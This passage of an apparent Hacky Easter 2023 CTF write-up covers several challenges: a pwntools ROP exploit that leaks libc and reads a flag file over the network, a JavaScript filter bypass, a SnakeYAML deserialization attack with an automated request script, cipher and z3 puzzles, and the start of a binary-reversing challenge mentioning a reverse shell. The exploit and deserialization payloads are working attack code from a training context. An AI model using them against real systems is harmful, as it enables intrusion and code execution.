    000000e0  80 10 60 00  00 00 00 00  50 05 40 00  00 00 00 00  |··`·|····|P·@·|····|
    000000f0  11 07 40 00  00 00 00 00  0a                       |··@·|····|·|
    000000f9
[DEBUG] Received 0xd8 bytes:
    b'Unfortunately, no one can be told what the Matrix is.\n'
    b'You have to see it for yourself.\n'
    b'This is your last chance.\n'
    b'After this there is no turning back.\n'
    b'\n'
    b'Here is your flag:\n'
    b'\n'
    b'he2023{N0t_bad_y0u_bypa$$ed_th3_s3c_f1lt3r}\n'
    b'\n'
Profit?
b'Unfortunately, no one can be told what the Matrix is.'
b'You have to see it for yourself.'
[*] Closed connection to ch.hackyeaster.com port 2314
(pwny) daubsi@kali:~/he2023$
```

Flag:

he2023{N0t_bad_y0u_bypa$$ed_th3_s3c_f1lt3r}

Here is the final script – it could be done MUCH shorter by using automated functions in pwntools

```
from pwn import *
from struct import pack

context.clear(arch='amd64')
context.log_level = 'debug'

local = True
if local:
    p = process("./main")
else:
    p = remote("ch.hackyeaster.com", 2314)

elf = ELF("./main")
rop = ROP("./main")

# We get the concrete version of libc after the first iteration
#LIBC= = ELF("./libc6_2.27-3ubuntu1.5_amd64.so")

if not local:
    LIBC = ELF("./libc6_2.27-3ubuntu1.6_amd64.so")
    rop_libc = ROP("./libc6_2.27-3ubuntu1.6_amd64.so")
else:
    # My own
    LIBC = ELF("/lib/x86_64-linux-gnu/libc.so.6")
    rop_libc = ROP("/lib/x86_64-linux-gnu/libc.so.6")

MAIN = elf.symbols['main']
VULN = elf.symbols['vuln']
PUTS_PLT = elf.plt['puts']
POP_RDI = (rop.find_gadget(['pop rdi', 'ret']))[0]
FUNC_PUTS_GOT = elf.got['puts']
FUNC_PRCTL_GOT = elf.got['prctl']

print(f"main() is at: {hex(MAIN)}")
print(f"PUTS_PLT is at: {hex(PUTS_PLT)}")

# Leak addr of puts()
p.recvuntil(b"do: ")
payload = b""
payload += b"A" * 40
# Now we are at RIP
payload += p64(POP_RDI)
payload += p64(FUNC_PUTS_GOT)
payload += p64(PUTS_PLT)
# Jump back to vuln() to restart
payload += p64(VULN)

p.sendline(payload)
r = p.recvline().strip()
# Read addr of puts from response
leak_puts = u64(r.ljust(8,b'\x00'))
print(f"Leaked puts() address from libc: {hex(leak_puts)}")

# Leak another address, prctl()
payload = b""
payload += b"A" * 40
payload += p64(POP_RDI)
payload += p64(FUNC_PRCTL_GOT)
payload += p64(PUTS_PLT)
# Jump back to vuln()
```

```
payload += p64(VULN)
p.recvuntil(b"do: ")

p.sendline(payload)
r = p.recvline().strip()
# Read addr of prctl from response
leak_prctl = u64(r.ljust(8,b'\x00'))
print(f"Leaked prctl() address from libc: {hex(leak_prctl)}")

# Now we can go to https://libc.blukat.me, enter the right most 5,6 digits of the addresses of
"prctl" and "puts" and identify the libc. It's either libc6_2.27-3ubuntu1.[56]_amd64

LIBC.address = leak_prctl - LIBC.symbols['prctl']
log.info("LIBC base @ %s" % hex(LIBC.address))

# Now we want to open a file
# https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

# open: syscall rax=0x2, rdi=&filename, rsi=flags, rdx=mode
# returns fd in rax

# We need
POP_RAX = LIBC.address + (rop_libc.find_gadget(['pop rax', 'ret']))[0]
POP_RDX = LIBC.address + (rop_libc.find_gadget(['pop rdx', 'ret']))[0]
POP_RSI = LIBC.address + (rop_libc.find_gadget(['pop rsi', 'ret']))[0]
SYSCALL = LIBC.address + (rop_libc.find_gadget(['syscall', 'ret']))[0]

# read: syscall rax=0, rdi=fd, rsi=&buf, rdx=count
# We need
if local:
    MOV_AT_RSI_FROM_RDI = LIBC.address + 0x122cde
    XOR_RAX = LIBC.address + 0xaf7c5
    XCHG_EDI_RAX = LIBC.address + 0x1419ac
else:
    MOV_AT_RSI_FROM_RDI = LIBC.address + 0x14007d
    XOR_RAX = LIBC.address +0xb1485
    XCHG_EDI_RAX = LIBC.address + 0x0002164f
    # this is actually pop rdi, the XCHG is not present in the remote libc - we need to push
an additional 3 here

STORAGE = 0x601050

# Buil new chain

payload = b""
payload += b"A" * 40

# sys_open
payload += p64(POP_RAX)
payload += p64(int(constants.linux.amd64.SYS_open)) # rax = 2
payload += p64(POP_RDI)
payload += p64(0x47414c46) # rdi = filename = "FLAG"
payload += p64(POP_RSI)
payload += p64(STORAGE) # storage
payload += p64(MOV_AT_RSI_FROM_RDI)
payload += p64(POP_RDI)
payload += p64(STORAGE)
payload += p64(POP_RSI)
payload += p64(0) # rsi = flags = O_RDONLY
payload += p64(POP_RDX)
payload += p64(0)
payload += p64(SYSCALL) # sys_open

payload += p64(POP_RDI)
payload += p64(3) # our fd
payload += p64(XOR_RAX) # zero RAX, to get sys_read into RAX
payload += p64(POP_RDX)
payload += p64(256) # read max chars
payload += p64(POP_RSI)
payload += p64(STORAGE) # address in bss
payload += p64(SYSCALL) # sys_read
```

```
# we now have the file contents @ STORAGE... all fine

# return storage to caller with puts
payload += p64(POP_RDI)
payload += p64(STORAGE)
payload += p64(PUTS_PLT)
payload += p64(VULN)

p.recvuntil(b"do: ")

# Debug ROP chain
#gdb.attach(p, '''
#set follow-fork-mode child
#break *0x400747
#break puts
#continue
#''')
p.sendline(payload)
r = p.recvline().strip()
print("Profit?")
print(r)

r = p.recvline().strip()
print(r)
```

Coney Island Hackers 2

Coney Island Hackers are back!

They changed the passphrase of their secret web portal to: `coney island`.

However, they implemented some protection:

- letters and some special characters are not allowed
- maximum length of the string entered is 75

http://ch.hackyeaster.com:2302

Note: The service is restarted every hour at x:00.

Approach:

Similar to JSFuck which only consists of [], + {} , () … etc. we can try to make us of that here too.

JS is a strange language :-D

We can see that those “statements” create 3 useful strings:

Useful? Yes, because…

```
c = (""+{})[5]

o = (""+{})[1]

n = ([]+""[2])[1]

e = ([]+""[2])[3]

ʸ

i = ([]+""[2])[5]

s = (![]+"")[3]

l = (![]+"")[2]

a = (![]+"")[1]

n = ([]+""[2])[6]

d = ([]+""[2])[2]
```

So our solution is:

```
(""+{})[5]+(""+{})[1]+([]+""[2])[1]+([]+""[2])[3]+"ʸ"+([]+""[2])[5]+
(![]+"")[3]+(![]+"")[2]+(![]+"")[1]+([]+""[2])[6]+([]+""[2])[2]
```

Unfortunately… this is way too long ☹

Let’s try with substitutions to avoid repetitions! As the whole input is “eval”ed, we can also use individual statements, separated by “;”. What becomes important is, that of course we cannot use “normal” letters anymore as those are filtered, but it turns out that Unicode glyphs pass the filter!

```
β=(![]+"");ω=(""+{});α=([]+""[2]);ω[5]+ω[1]+α[1]+α[3]+"ʸ"+α[5]+β[3]+
β[2]+β[1]+α[6]+α[2]
```

Then there is this thing called array decomposition:

```
[β,ω,α]=[(![]+""),(""+{}),([]+""[2])]
```

But this is even longer than the part we see right above.

But it gets smaller, once we CONCATENATE all our strings an extract the individual characters right away!

(Using ‘normal’ characters here to ease the reading😊

```
[,A,L,S,E,,N,D,,,I,,,,,O,,,,C]=(![]+""+[]+""[2]+""+{});C+O+N+E+'Y'+I
+S+L+A+N+D   79 chars
```

We can remove even more "" now...

```
[,A,L,S,E,,N,D,,,I,,,,,O,,,,C]=(![]+[]+""[2]+{});C+O+N+E+'Y'+I+S+L+A
+N+D 73 chars
```

Now substitute the normal letters with Unicode – Greek letters look nice – to actually pass the filter:

```
[,α,λ,σ,ϵ,,ν,δ,,,ι,,,,,ϕ,,,,κ]=(![]+[]+""[2]+{});κ+ϕ+ν+ϵ+'ʸ'+ι+σ+λ+α
+ν+δ
```

The shortest version I found:

```
[,α,λ,σ,ϵ,,ν,δ,,,ι,,,,,ϕ,,,,κ]=![]+[]+""[2]+{};κ+ϕ+ν+ϵ+'ʸ'+ι+σ+λ+α+ν
+δ
```

Flag:

he2023{fun_w1th_ev1l_ev4l_1n_nyc}

Digital Snake Art

I'm a big fan of digital art!

How do you like my new gallery?

http://ch.hackyeaster.com:2307

Note: The service is restarted every hour at x:00.

Approach:

We have all the sources so we can study what's going on. We see that there are two "superfluous" code files "Flag.java" and "Code.java" that are not used anywhere in the app. Why are they here?

We see that Flag is a child class of Image so this is very promising, because Images is what we deseria…… - wait! …… :-D

This smells like a deserialization vulnerability!

And when we look at the imports we also see immediately why this challenge is called "Snake" Art – because the YAML library "SnakeYAML" is in use. Is there a vulnerability in it? You bet there is!

https://snyk.io/blog/unsafe-deserialization-snakeyaml-java-cve-2022-1471/

The problem here basically is, that in the course of the deserialization we can force a deserialization of an arbitrary class (which is already

loaded/present in the class path) despite a restriction we give in the call.

Example from the above site:

executes a given command when the constructor is called.

```
1  public class Gadget {
2      private Runnable command;
3
4      public Gadget(String value) {
5          this.command = new Command(value);
6          this.command.run();
7      }
8  }
```

When this Java class is available, and I deserialize my YAML with the code given earlier, I can feed it the following content in the YAML file:

```
1  !!nl.brianvermeer.snakeyaml.Gadget ["touch myFile.txt"]
```

This means I am allowed to specifically target any Java class with SnakeYaml that is available in the classpath.

Because the class is already in my classpath, and SnakeYaml creates the object regardless of the intended class, I

Following this example, we understand we should be able to instantiate an object of Flag via something like that:

```
!!com.hackyeaster.digitalsnakeart.Flag [!!com.hackyeaster.digitalsnakeart.Code [[123]]
```

What really really confused me though was how to get a SnakeArt object because we only can create an Image aka Flag. via this but in the end we need a SnakeArt? And the deserializer expects a string not a finished Object. I can only explain it to me in a way that the deserializer code actually sees that if the given parameter to Image is a string, it checks whether the constructor of Image takes a string (yes, it does) and constructs the object this way, but if he already has an Image (through our injection), this one is taken as it is:


the automated attack basically runs down to:

```
import requests
import base64
import sys

prevsize = -1
for code in range(500):
    pay=f"""name: Snake
image: !!com.hackyeaster.digitalsnakeart.Flag [!!com.hackyeaster.digitalsnakeart.Code
[{code}]]
source: DALL-E
resolution: 256x256"""

    b = base64.b64encode(str.encode(pay))
    url=f"http://ch.hackyeaster.com:2307/art?art={b.decode()}"
    resp = requests.get(url=url)
```

```
    if prevsize != len(resp.content):
        with open(f"{code}.png", "wb") as f:
            f.write(resp.content)
            f.close()
        print(f"Wrote {code}.png")
        prevsize = len(resp.content)
```

It could be done more nicely without writing out 500 file but.. hey 😉

We immediately see that there is one file when we use the code “197” which has a different size, and when we extract the png payload from it and deserialize it we get the flag!



Flag: he2023{0n3_d03s_n0t_s1mply_s0lv3_th1s_chllng!}

Fruity Cipher

I found this fruity message. Can you decrypt it?

🥦🥝🍋🍊🥭🍌 🧅 🧅🥝🥖 🍉🍠🥬 🍉 🥔🥥🍈 🥔🍌🥝🥖🍏
🥐🍍🥦🍉🍇🥥🍋 🥑🍉🍍🥐🍉 🍅🍠🥦 🍋🥭🍓🍐🥒🍇
🥕🥒🥔🥭🍓🍏🍒🍆🍏 🌶️ 🍎🍏🍒🥥🍊 🍎🥝 🍅🥝🥥🍇 🍎🍉🥔🍓 🥝🍓🍇
🥐🥭🥦🍉🍇🥥🍏 🍆🍎 🌶️ 🍎🍏🍇🥥🍋 🍎🍉🍇🍊 🍠🥥🍒 🥐🍠🥒 🍈
🍉🥝🍅🥝🥦🍉🥝🍓🍍🥐 🥐🍍🥕🍉 🥥🍋 🍏🍉🍇 🍋🥝 🥖🍏🍍🥝🍓 🥭🍋
🍉🧅🥦🍒🥥🥬🥭🍏🍠🍅🥭🍓🥝🍋🥭🍊

🏳 Flag

- **lower**case only, no spaces
- wrap into `he2023{` and `}`
- example: `he2023{exampleflagonly}`

The hint tells us:

- the plaintext consist of lowercase letters (and spaces) only
- there are more than 26 symbols
- 🍏 == 🍎

Approach:

At first I tried to head for a substitution cipher so I wanted to map 26 different fruits to the 26 letters of the alphabet and then head for a frequency analysis. However, all those attempts where somewhat fruitless (haha).

Then I tried to think about it again.

What I then did was to copy the whole ciphertext to notepad and replace all the spaces with a newline and apply the hint that a “red apple” == “green apple”, i.e. replaced the glyphs for the green apple with the red apple.

From seeing this distribution of word length, I purely guessed that our flag/solution would be the last word. One reason is that the usual challenge texts often “lead” to the solution in the last word and the other reason was, that if the last word was NOT the solution I couldn’t really think of any “legitimate” word of that length at the end of a sentence which would make sense. But as said, this was purely guesswork and gut feeling.

The real guessing started now.

IF the last work was the solution, what could be the 2-letter-word right before. I have no idea, but it could have been “in”, “to”, “is”, “of”. From that list the one which made the most sense to me was “is” as it was “leading” to the next word as a kind of “stream of words”.


When we now set this we get:

Not to bad but also not incredibly helpful yet, and still be think it’s purely luck. Well, if we started like that we can as well carry on…

“s…… is <flag>”…


The 2nd and last but one letter in the word is the same letter… ’o’ maybe?

Judging by the replacements it doesn’t look to bad again as the replaced chars do not seem to be in very awkward positions in the words. Well if the word is “so…… o….. is …….” I complete it with “solution”.




I couldn’t believe it really looked correct so far! The next words I focused on where the first, the 2nd and the 5th. The 2nd for sure was “you” cause no other word came to my mind which ends with “ou” and only had

three letters. “XXout” – about! And the first one? I somehow spotted a “possibly” there when I had the “y”.




Maybe you can even spot the next words “one”, “ciphers”, “than” ?

Next! “ciphertext”, “these”, “homophonic” (aaaaaaah!!), “ciphers” again…



“have”, “heard”, “which”, “ciphertext”, “plaintext”, “single”. Done!



I couldn’t believe it.. But the flag was indeed..

Flag:

he2023{hypervitaminosis}

P.S. I know from another solution that the tool https://www.boxentriq.com/code-breaking/cryptogram is also very helpful with those kind of challenges.

Kaos Motorn

What?


Is?

This?

Kaos?

Approach:

The challenge consists of a Google Drive Spreadsheet



At first I had absolutely no clue what I should actually do at all :-D

By looking at the individual cells I saw that the line 8 and 9 elements are dependent on formulas. Also, the flag is to be presented in the usual format, we can assume the first characters of the flag, i.e. the values in line 8 and 9 are “he2023{“ and the last one is “}”.

When we meticulously write down every single formula recursively we end up with this.

```
b5 = 52 -> h
i7 = 57 -> e
j3 = 2  -> 2

"0": 48 = 45 + E6
          45 + REST(F4+ D11+ I10, 64)
          45 + REST(REST(E2*G14+D14+J6,64) + REST(E2*G14,64) + REST(J6*G14+B7,64), 64)
            45 + REST(REST(5 * 8 +7 + 2, 64) + REST(5 * 8, 64) + REST(2 *8 +9,64), 64)
          -->  E2, G14, D14, J6, B7

"2": 50 = 42 + I5
          42 + REST(H3               + D5                        , 64)
          42 + REST(REST(B7*J6*7,64) + REST(E2+J6+B7+D14+G14, 64), 64)
          42 + REST(REST(9 *2 *7,64) + REST(5 +2 +9 +7  +8,   64), 64)
          ->   B7, J6, E2, J6, D14, G14

"3": 51 = 63 - F10
          63 - REST(J13                + F12                + D11              + F4                       + 17,64)
          63 - REST(REST(D14+B7*E2,64) + REST(E2*B7+D14,64) + REST(E2*G14, 64) + REST(E2*G14+D14+J6,64) + 17, 64)
          63 - REST(REST(7  +9 * 5, 64) + REST(5*9+7, 64  ) + REST(5* 8,   64) + REST(5 *8+7+2) + 17, 64)
          ->   D14, B7, E2, G14, J6

"{": 123  = 93 + H13
          93 + REST(H3                + G6                 + F12                  + D11             + 2* B13, 64)
          93 + REST(REST(B7*J6*7, 64) + REST(G14*B7+D14,64) + REST(E2*B7+D14,64) + REST(E2*G14,64) + 2* REST(B7*J6*G14+5,64),
64)
          93 + REST(REST(9 *2 *7, 64) + REST(8  *9 +7,  64) + REST(5 *9 +7 , 64) + REST(5 * 8, 64) + 2* REST(9*2  *8  +5,64),
64)
          ->   B7, J6, G14, D14, E2

"}": 125  = -25 + E6 * H11
        = -25 + REST(F4                    +D11             + I10, 64)               * REST(C3+H3+F12, 64)
        = -25 + REST(REST(E2*G14+D14+J6,64) +REST(E2*G14,64) + REST(J6*G14+B7,64), 64) * REST(REST(J6+B7+34+G14,64) +
REST(B7*J6*7,64) + REST(E2*B7+D14,64), 64)
           -> E2, G14, D14, J6, B7
```

The Excel formula “REST” is just Modulo, so we can reformulate the complex line 4 and 5

```
123 = 93 + H13

    = 93 + ((  H3            +    G6                 +   F12                +   D11
+   B13   +    B13) % 64)

    = 93 + (( ((B7*J6*7)%64) +  (( G14*B7+D14)% 64)  + ((E2*B7+D14 )%64)    + ((E2*G14 )%64)
+ 2 * ((B7*J6*G14+5 )%64) ) % 64)



    = 93 + (( ((E*D*7)  %64) +  (( B  *E + C )% 64)  + ((A *E + C ) %64)    + ((A*B   )%64)
+ 2 * ((E *D *B  +5 )%64) ) % 64)




125 = -25 + E6 * H11

    = -25 + ((  F4                    +D11            +I10                )%64) * ((C3
+H3                +F12      )%64)

    = -25 + (( ((E2*G14+D14+J6)%64) + ((E2*G14)%64)  + ((J6*G14+B7)%64)  )%64) * ((
((J6+B7+34+G14)%64)  + ((B7*J6*7 )%64)  + ((E2*B7+D14)%64) )%64)

    = -25 + (( ((A *B  +C  +D )%64) + ((A *B  )%64)  + ((D *B  +E )%64)  )%64) * (( ((D +E
+34+B  )%64)  + ((E *D * 7)%64)  + ((A *E +C)%64) )%64)
```

As it turn out… we know what 5 of the elements of the flag should be and we have five formulas for those with 5 unknowns….

Z3 to the rescue!

Cleanup:

E2 = A

G14 = B

D14 = C

J6 = D

B7 = E

We create a simple python script (simple apart from the painful input for line 4 and 5) which uses z3 to solve our problem

```
from z3 import *

"""

48 = 45 +(( ((A*B+C+D) % 64) + ((A*B)% 64) + ((D*B+E)%64 ) )% 64)

50 = 42 + (((E*D*7)%64) + ((A+D+E+C+B) %64) %64)

51 = 63 - ((((C+E*A)%64) + ((A*E+C)%64) + ((A*B)%64) + ((A*B+C+D)%64)) %64)

123   = 93 + (( ((E*D*7)%64) + ((B*E+C)%64) + ((A*E+C)%64) + ((A*B)%64) + ((E*D+5)%64) )%64)

125   = -25 + ( ( ((A*B+C+D) % 64) + ((A*B) %64 ) + ((A*B)%64 ) )%64)  * ( ((
(D+E+34+B)%64)+((E*D*7)%64)+((A*E+C)%64) )%64)

"""



A = Int('A')
```

```
B = Int('B')

C = Int('C')

D = Int('D')

E = Int('E')


s=Solver()

s.add(And(A<10, A>=0))

s.add(And(B<10, B>=0))

s.add(And(C<10, C>=0))

s.add(And(D<10, D>=0))

s.add(And(E<10, E>=0))


s.add( 48 == 45 +  (( ((A*B+C+D) % 64) + ((A*B)       % 64) + ((D*B+E) % 64)) % 64))

s.add( 50 == 42 +  (( ((E*D*7) % 64)   + ((A+D+E+C+B) % 64)                  ) % 64))

s.add( 51 == 63 -  (( ((C+E*A) % 64) + ((A*E+C) % 64) + ((A*B) % 64) + ((A*B+C+D) %64) + 17) %
64))

s.add(123 == 93 +  (( ((E*D*7) % 64) + ((B*E+C) % 64) + ((A*E+C) % 64) + ((A*B) % 64) + 2 *
((E*D*B+5) % 64)) % 64))

s.add(125 == -25 + (( ((A*B+C+D) % 64) + ((A*B) % 64) + ((D*B+E ) % 64)) % 64) * ((((D+E+34+B)
% 64) + ((E*D*7) % 64 ) + ((A*E+C) % 64)) % 64 ))

print(s.check())

model = s.model()

print(model)


#(z)  daubsi@bigigloo  /tmp  time python3 chaos.py

#sat

#[C = 1, A = 8, E = 2, D = 8, B = 5]

#python3 chaos.py  372.32s user 0.73s system 99% cpu 6:14.53 total
```

As we can see we get the output for our variables A, B, C, D and E and can translate them back and print out flag:

Flag:

he2023{Th4tSKa0Z!}

P.S. It’s quite interesting to see that the solver took over 6 minutes to solve it on my system! I know from other solutions that just coded it with some nested loops bruteforcing all the values which found the solution more or less in an instant!

Level 8: Endgame

This is the last level 😱.

Solve three out of four to join the Ph1n1sh3r's club and get a badge!

This one goes to 11

So tell me, how do I escape hell, wise man?

Connect to the server.

```
nc ch.hackyeaster.com 2309
```

Note: The service is restarted every hour at x:00.

Hint:

Non est facilis labor fugere infernum, quia est *fundamentum* omnis mali ac nequitiarum. Solum ultima tua *clamor* te *liberabit* ex hoc loco. Sed ante te *volvendus* campis ad *sinistram* et ad *dexteram* et evadendus insidias mali *Xor*xis. Sed ne putes id facile fore, qui victoriam quaerit, oportet *ei mentem* habere quid *in hoc labore vero est momenti*

Well, this was my challenge, so this is a special description.

The overall idea of this challenge is that you have to provide input to the binary which is (de-) obfuscated through multiple stages and after the final conversion the resulting buffer gets executed.

So, you have to provide “obfuscated something” in order to get something this is hopefully valid x86 assembly and is helpful to get you a shell, read access or whatever you want to achieve (my own solution spawns a msfvenom tcp reverse shell).

The operations which the input is processed with are ROL/ROR on 32-bit values, XOR (with a variable key based on the length of the input), base64 decode (with a custom alphabet) and a bytewise offset operation.

And – to crank it up to 11 as the name suggests – the whole binary is post processed with “hellscape” (https://github.com/meme/hellscape) to perform control flow flattening, substitutions and other shenanigans.

As the hint Is in Latin, we can translate it using one of the many online translation services. If you look closely, some words are in italics to denote their importance.

We should first of all, disable the signal handler to be not disturbed during debugging. It is set up in the call at 0x 2C01. Just patch it/NOP it or ignore the signal using your favorite tool. Also, it is advisable to disable ASLR on the system, where you work on, in order to have reproducible addresses during the various runs (I didn’t follow that approach for the writeup 😐…).

Also I am trying to pinpoint to the various code fragments in the disassembly only. I didn’t use decompilers. Due to the obfuscated postprocessing by hellscape this is not very easy to follow, so it might be more worthwhile to follow the high-level description and try to find the corresponding code blocks in your disassembler.

```
.text:0000000000002BE7 mov     [rbp+var_D0], 0
.text:0000000000002BF2 mov     eax, 0
.text:0000000000002BF7 call    sub_12E9
.text:0000000000002BFC mov     eax, 0
.text:0000000000002C01 call    _signal_handler_sub_15D6
.text:0000000000002C06 lea     rax, aWelcomeTo ; "Welcome to...."
.text:0000000000002C0D mov     rdi, rax        ; s
.text:0000000000002C10 call    _puts
.text:0000000000002C15 lea     rax, aRzdnfghijkl8eo+40h ; "      :^^.         .^^:      ..:^^::.  "...
.text:0000000000002C1C mov     rdi, rax        ; s
.text:0000000000002C1F call    _puts
.text:0000000000002C24 lea     rax, aEntranceFreeIt ; "Entrance free, it's just the flag that "...
.text:0000000000002C2B mov     rdi, rax        ; s
.text:0000000000002C2E call    _puts
```


The buffer for our input is malloced here: 0x002C47, the pointer to our buffer is stored here in “s”. Finding mallocs or in general memory allocation/deallocation functions is always worthwhile in order to understand the concepts and keep track of dynamic data to monitor.

```
.text:0000000000002C3A mov     rdi, rax        ; s
.text:0000000000002C3D call    _puts
.text:0000000000002C42 mov     edi, 100h       ; size
.text:0000000000002C47 call    _malloc
.text:0000000000002C4C mov     [rbp+s], rax
.text:0000000000002C53 mov     rax, cs:stdin_ptr
.text:0000000000002C5A mov     rax, [rax]
.text:0000000000002C5D mov     rcx, [rbp+s]
.text:0000000000002C64 mov     rdx, rax        ; stream
.text:0000000000002C67 mov     esi, 100h       ; n
.text:0000000000002C6C mov     rdi, rcx        ; s
.text:0000000000002C6F call    _fgets
```

